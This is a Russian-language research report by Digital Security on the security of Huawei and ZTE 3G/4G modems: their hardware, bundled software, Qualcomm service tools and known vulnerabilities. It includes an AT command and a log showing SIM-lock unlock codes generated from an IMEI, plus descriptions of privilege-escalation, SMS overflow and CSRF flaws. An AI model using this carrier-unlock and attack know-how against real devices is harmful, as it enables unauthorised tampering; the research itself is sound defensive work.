




Н1 В АУДИТЕ БЕЗОПАСНОСТИ

БЕЗОПАСНОСТЬ АБОНЕНТСКОГО ОБОРУДОВАНИЯ ТЕЛЕКОММУНИКАЦИОННЫХ **СЕТЕЙ**

Олег Купреев

Глеб Чербов

Исследовательский центр Digital Security



Введение	1
Безопасность 3G/4G-модемов	2
Что представляют собой современные модемы?	2
Технические характеристики модемов	2
Внутреннее устройство модема	4
Программное обеспечение	5
Программное обеспечение от производителя	7
Программное обеспечение Qualcomm	9
Программное обеспечение от сообщества	10
Уязвимости модемов	11
Кроссплатформенное локальное повышение привилегий	11
Уязвимость обработки полученных SMS	11
Межсайтовая подмена запросов	11
Некорректная установка прав доступа на Pipe	11
Манипуляции с конфигурационными файлами	12
AT-команды и уязвимости baseband	13
Заражение модемов	15
Защита	16
Безопасность SOHO-роутеров	17
Что представляют собой современные SOHO-роутеры?	17
Уязвимости SOHO-роутеров	19
WPS/QSS	19
Обход авторизации и закладки	20
Внедрение команд	22
Хранение паролей в открытом виде	23
Раскрытие информации	24
Межсайтовая подделка запросов	26
Уязвимость к атаке XSS	27
Переполнение буфера	28
OpenSSL Heartbleed	29
Защита	30
Безопасность 3G/4G-роутеров	31
Заключение	34
О компании	35



ВВЕДЕНИЕ

Количество пользователей глобальной сети растет. В мире, которым правит информация, доступ к данным из любого места в любое время очень важен.


В России в последние годы идет активное развитие технологий и средств связи. Прокладываются новые оптоволоконные линии, технология 4G внедрена во многих крупных городах.

Если говорить о домашних пользователях, то в большинстве случаев они предпочитают использовать для доступа в Интернет роутер или модем. Что общего у этих устройств?

- Есть у большинства пользователей Интернета.
- Как правило, предоставляются провайдером.
- Чаще всего разработаны и сделаны в Китае.
- Содержат массу различных уязвимостей.

В данном аналитическом отчете мы рассмотрим безопасность этих устройств более подробно на практике.

Последние исследования Ookla Speedtest показывают, что Россия практически догнала США (страну, где изобрели Интернет) по средней скорости домашнего Интернета – США: 21,81 Мбит/с, Россия: 21,56 Мбит/с.



<http://www.netindex.com/download/allcountries/>

Технологии	FTTx	Ethernet	ADSL	3G/LTE	Wi-Fi	VSAT	3G+DVB
Вид	Проводной	Проводной	Проводной	Беспроводной	Беспроводной	Беспроводной	Гибридный
Оборудование	Роутер	Роутер	Модем, роутер	Модем, роутер	Роутер	Роутер, ресивер	Модем, ресивер
Расположение	Дом	Дом	Дом	Мобильный	Мобильный	Мобильный	За городом

Таблица 1. Виды абонентских устройств



БЕЗОПАСНОСТЬ 3G/4G-МОДЕМОВ

Что представляют собой современные модемы?

Большинство 3G/LTE-модемов, представленных на отечественном и европейском рынке, – производства фирмы Huawei.



Рис. 1. Модемы операторов «Большой тройки». Мегафон + Билайн + МТС = Huawei



Рис. 2. Первые модели 3G/LTE-модемов Huawei

Huawei E171, E173 были последними 3G-модемами. В последующих моделях E392 и E3276 добавлена поддержка 4G LTE. Модемы от разных операторов сотовой связи имеют абсолютно идентичные характеристики и различаются лишь брендированием корпуса и программного обеспечения.

Технические характеристики модемов

В качестве SoC во всех моделях 3G/4G-модемов Huawei до 2013 года использовались преимущественно чипсеты, разработанные компанией Qualcomm. Однако на MWC 2013 Huawei показала линейку модемов, основанных на SoC HiSilicon собственной разработки: HiSilicon Balong 310, Balong 520, Balong 710.

Huawei E3272 реализован с использованием SoC на HiSilicon 6920.



Рис. 3. Huawei E3272 под брендом «Мегафон» в России

Различия модемов на базе чипа Qualcomm:

- Номер модели чипа Qualcomm. Скоростные характеристики модема напрямую зависят от baseband. Поддержка LTE реализуется аппаратно именно на уровне baseband-чипа;
- Ревизия платы, как, например, в случае с Huawei E171 (МТС, Билайн) и Huawei E173 (Мегафон), – различия несущественны. В то же время в рамках одного названия модели Huawei E3272 вышло несколько ревизий, часть из которых сделана на чипе Qualcomm, а часть – на чипе HiSilicon;
- Возможность подключения внешних антенн. С популяризацией 3G/4G-модемов компания Huawei добавила поддержку подключения внешних антенн для модемов;
- Брендирование, модификация корпуса, различия креплений USB-коннектора.

Модель модема	Сеть	Чипсет	Объем памяти ZeroCD
Huawei E1550	2G/3G	Qualcomm MSM6246	64 Мб
Huawei E171	2G/3G	Qualcomm MSM6290	128 Мб
Huawei E173	2G/3G	Qualcomm MSM6290	128 Мб
Huawei E352	2G/3G	Qualcomm MDM6200	128 Мб
ZTE MF667	2G/3G	Qualcomm MSM8200A	128 Мб
Huawei E392	2G/3G/4G LTE	Qualcomm MDM9600	256 Мб
Huawei E3276 (M150-1)	2G/3G/4G LTE	Qualcomm MDM9225	128 Мб
Huawei E3272 (M150-4)	2G/3G/4G LTE	HiSilicon 6920	128 Мб

Таблица 2. Сводная таблица технических характеристик 3G/4G-модемов

Внутреннее устройство модема

Основными производителями 3G/4G-модемов являются две китайские компании: Huawei и ZTE. Huawei занимает лидирующие позиции на рынке, и продукты компании гораздо больше распространены в мире. И Huawei, и ZTE производятся на базе чипов компании Qualcomm, которой принадлежит около 97 % рынка baseband.




Рис. 4. Внутреннее устройство модема на примере Huawei E3272

1. Разъем для подключения MIMO-антенны
2. Номер ревизии: S-153
3. Разъем для подключения SIM-карты
4. Разъем для подключения SD-карты



Рис. 5. Пример подключения MIMO-антенны к разъемам E3272

Программное обеспечение

На уровне программного обеспечения аппаратные различия в рамках одного поколения несущественны. При первичной установке модема пользователю доступен виртуальный диск, содержащий программное обеспечение и драйверы для работы модема. Оператор сотовой связи осуществляет кастомизацию ПО на уровне графического интерфейса и профилей соединения, прописывая свои настройки подключения. Виртуальный диск в документации Huawei называется ZeroCD, а его содержимое именуется dashboard. ZeroCD по своей структуре является гибридным CD. Программное обеспечение для Windows, Linux доступно на ISO9660-части CD. На HFS+-части хранится программное обеспечение для Mac OS X.




Рис. 6. Содержимое ISO9660-части ZeroCD

```
1. 090h@iRoot: /Volumes/MegaFon Modem (zsh)
..MegaFon Modem (zsh) ..charmProjects (zsh)
└── MegaFon Modem
    ├── pwd
    └── ls -la
        total 104
        drwxr-xr-x@ 6 090h  staff   204 27 фев 2012 .
        drwxrwxrwt@ 7 root   admin   238 14 апр 17:48 ..
        -rwxr--xr-x@ 1 090h  staff   44176 7 дек 2010 .VolumeIcon.icns
        -rwxr--xr-x@ 1 090h  staff   6144 27 фев 2012 Desktop DB
        -rwxr--xr-x@ 1 090h  staff   2 27 фев 2012 Desktop DF
        drwxr--xr-x@ 3 090h  staff   102 28 фев 2012 Mobile Partner.app
        └── MegaFon Modem
            ├── ls -la Mobile\ Partner.app
            └── total 0
            drwxr--xr-x@ 3 090h  staff   102 28 фев 2012 .
            drwxr--xr-x@ 6 090h  staff   204 27 фев 2012 ..
            drwxr--xr-x@ 8 090h  staff   272 28 фев 2012 Contents
            └── MegaFon Modem
```

Рис. 7. Содержимое HFS+-части ISO-образа ZeroCD. Во время инсталляции программного обеспечения с ZeroCD-модема устанавливаются драйверы для целого ряда устройств




Рис. 8. Установка новых устройств




Рис. 9. Устройства модема в диспетчере устройств

Красным на рисунке 9 помечены виртуальные устройства модема. Современные 3G/4G-модемы работают в режиме виртуальной сетевой карты, а не модема, как было во времена 2G. Связано это, прежде всего, с ограниченной скоростью передачи данных через COM-порт.

Мобильный интернет	Скорость	Технология передачи данных
2G	236,8 Кбит/с	GSM/GPRS
3G	43,2 Мбит/с	UMTS
4G	100 Мбит/с	LTE (FDD,TDD)

Таблица 3. Технологии передачи данных, доступные современным LTE-модемам

Доступное программное обеспечение для работы с модемом можно условно разделить на три вида в зависимости от разработчика:

- Программное обеспечение от производителя модемов;
- Программное обеспечение от разработчика чипа;
- Программное обеспечение от сообщества.

Программное обеспечение от производителя

Для работы с содержимым ZeroCD доступна программа Huawei Dashboard Tool. Данная программа предназначена для резервного копирования содержимого ZeroCD и генерации dashboard. Dashboard – это исполняемый файл, осуществляющий перепрошивку модема и перезапись ZeroCD.




Рис. 10. Huawei Dashboard Tool

Данная программа, в свою очередь, представляет собой скомпилированный скрипт AutoIt3 и легко поддается декомпиляции.

Алгоритм работы программы следующий:

- Производится сохранение содержимого ZeroCD в ISO-файл;
- При необходимости ISO редактируется, например, оператором сотовой связи;
- ISO-файл конвертируется в BIN-формат;
- BIN-файл добавляется в ресурсы Installer.exe с помощью ResHacker.exe;
- Полученный в результате EXE-файл сохраняется в Dashboard.exe;
- Dashboard.exe копируется в указанное место для сохранения.

При запуске сгенерированного EXE-файла производится перезапись содержимого ZeroCD модема в диалоговом режиме.

Рис. 11. Декомпилированная Huawei Dashboard Tool

```

ContinueCase
EndIf
RunWait("'" & $temp_file & '\ResHacker.exe" -modify "' & $temp_file & '\Dashboard.exe"
If FileExists("'" & $temp_file & '\Dashboard.exe") = 1 Then
    MsgBox(16, "Error", "ResHacker modify error")
    ContinueCase
EndIf

If("'" & $temp_file & '\ResHacker.exe" -add "' & $temp_file & '\Dashboard.exe", "' & $temp_file & '\Dashboard.exe"')
    If FileExists("'" & $temp_file & '\Dashboard.exe"') = 1 Then
        MsgBox(16, "Error", "ResHacker add error")
        ContinueCase

    If("'" & $temp_file & '\ResHacker.exe" -add "' & $temp_file & '\Installer.exe", "' & $temp_file & '\Installer.exe"')
        If FileExists("'" & $temp_file & '\Installer.exe"') = 1 Then
            MsgBox(16, "Error", "ResHacker add error")
            ContinueCase

```




Рис. 12. Процесс обновления модема и перезаписи ZeroCD




Рис. 13. Обновление содержимого ZeroCD на модемах производства ZTE происходит по аналогичному алгоритму, но уже при помощи программного обеспечения от сообщества

Программное обеспечение Qualcomm

Нами рассматривалось программное обеспечение Qualcomm для работы с SoC, установленными на модемах и сотовых телефонах. Оно поддерживает оборудование Huawei/ZTE на уровне baseband-чипа:

- QMAT – Qualcomm Mobile Analysis Tool;
- QXDM – Qualcomm eXtensible Diagnostic;
- QPST – Qualcomm Product Support Tool.

Данное ПО предназначено для работы с модемом при подключении как по USB, так и по JTAG, функциональная часть дублируется. Основной функционал ПО следующий:

- файловый менеджер файловой системы телефона;
- тестирование и калибровка ВЧ-тракта;
- создание образа прошивки и файловой системы для использования в программаторе;
- менеджер NV-памяти (EEPROM);
- настройка списков роуминга;
- перепрошивка устройства;
- диагностика и отладка при JTAG-подключении.




Рис. 14. QMAT для работы с модемами и сотовыми телефонами на базе чипа Qualcomm

С помощью QMAP, QPST и QXDM возможно работать напрямую с чипом Qualcomm, используемым в модеме, что позволяет производить чтение и запись флеш-памяти, а также редактировать EFS модема.




Рис. 15. Работа с EFS модема

Также с помощью этих программ можно осуществлять восстановление модема. Для этого реализован функционал, переводящий устройство в download mode, который позволяет залить прошивку даже на нерабочий модем. Снятую с помощью этих программ прошивку baseband потом можно проанализировать в дизассемблере.



Рис. 16. Пример получения содержимого памяти модема
Huawei E1550

Программное обеспечение от сообщества

На данный момент программы для модемов, разработанные сообществом, можно разделить на 4 группы:

- Анлокеры;
- Собственные сборки dashboard с профилями для различных провайдеров;
- Программы для предварительной конфигурации модемов;
- Различные программы для сбора информации с модема.

Как правило, привязка к оператору сотовой связи реализуется на уровне прошивки модема. Однако производитель модемов оставил возможность «отвязки» модемов посредством ввода специального кода. Существует 2 вида кодов разблокировки:

- NCK code отвечает за привязку к оператору сотовой связи;
- Flash code отвечает за возможность перепрограммирования устройства.

Для того чтобы ввести код разблокировки, необходимо отправить команду:

AT^CARDLOCK="<Ваш NCK-код>"

на COM-порт модема.

Как правило, в прошивке модема заложено максимальное количество попыток ввода кода – 10. После исчерпания лимита дальнейший ввод кодов становится невозможен. Но сама переменная счетчика может быть сброшена в памяти в случае JTAG-подключения.

В данный момент алгоритмы генерации кодов уже известны и реализованы в различного рода анлокерах. Как правило, в алгоритме генерации кода используется название версии модема, что позволяет «разнообразить» алгоритм и «усложнить взлом».

```

Found modem      : E392
Model          : Huawei E392
IMEI           : 861230010519826
Serial NR.    : TZY/NB1251110980
Firmware       : 11.836.13.00.209
Compile date / time : Feb 20 2012 18:31:43]
Hardware ver. : CD2E392UM
Dashboard version :
UTPS22.001.18.30.209_MAC22.001.18.25.209_LNX22.001.18.22.209
Chipset        : Qualcomm MDM9200
NAND Flash     : TOSHIBA
Voice feature   : not supported in current firmware
SIM Lock status : Locked (Cardlock)
wrong codes entered : 0 (unlock attempts left : 10)

=====
Please enter the IMEI of the device: 861230010519826
Unlock Code: 38122034
Flash Code: 65031272

```

Рис. 17. Лог снятия блокировки под определенного оператора сотовой связи




Рис. 18. При помощи Qualcomm Info Reader можно убедиться в том, что некоторые модели модемов содержат Bluetooth-адAPTERЫ, которые не используются в работе модема. Прошивка baseband не инициализирует Bluetooth, и дальнейшей работы с ним не происходит

Уязвимости модемов

Кроссплатформенное локальное повышение привилегий

Программное обеспечение модема устанавливается в папку с некорректными правами доступа, что дает возможность подменить запускаемую с правами системы функцию автоматических обновлений, устанавливаемую в качестве сервиса и работающую с правами SYSTEM. Данная уязвимость присутствует в программном обеспечении под Windows, Linux, Mac OS X, что позволяет говорить о кроссплатформенной возможности повышения локальных привилегий.




Рис. 19. Локальное повышение привилегий

Уязвимость обработки полученных SMS

Ошибка обработки полученных SMS приводит к переполнению буфера по причине неправильной обработки кодировки сообщения. Переполнение буфера происходит в плагине менеджера соединений (Connection Manager), отвечающем за декодирование и хранение полученных SMS-сообщений. Данная уязвимость позволяет удаленно выполнять произвольный код. Уязвимость обнаружена исследователем Rahul Sasi. Код эксплойта так и не был

опубликован. Судя по видеодемонстрации эксплуатации уязвимости, данная проблема характерна для старой версии программного обеспечения Huawei, поставляемого в комплекте с последними версиями 3G-модемов. Поскольку последние модемы поддерживают 3G/4G, программное обеспечение для них уже другое. Соответственно, новые версии ПО не подвержены этой уязвимости.

Межсайтовая подмена запросов

В 2014 году шведский исследователь Andreas Lindh обнаружил уязвимость, которой подвержены некоторые 3G/4G-модемы. Она позволяет отсылать несанкционированные пользователем SMS через SIM-карту модема. Уязвимость к атаке CSRF существует на веб-сайте, который используется для управления устройством со стороны провайдера. Также исследователь заявил, что потенциальный злоумышленник может удаленно установить PIN-код для SIM-карты, активировать или деактивировать ее. Список уязвимых устройств, как и технические подробности, исследователь не опубликовал. Производитель о существовании уязвимости уведомлен.

Некорректная установка прав доступа на Pipe

В 2014 году исследователями из Digital Security была обнаружена уязвимость некорректной установки прав на Pipe в программном обеспечении модемов производства Yota Devices. Разрешение всем доступа к Pipe привилегированного сервиса приводит к возможности эскалации привилегий.

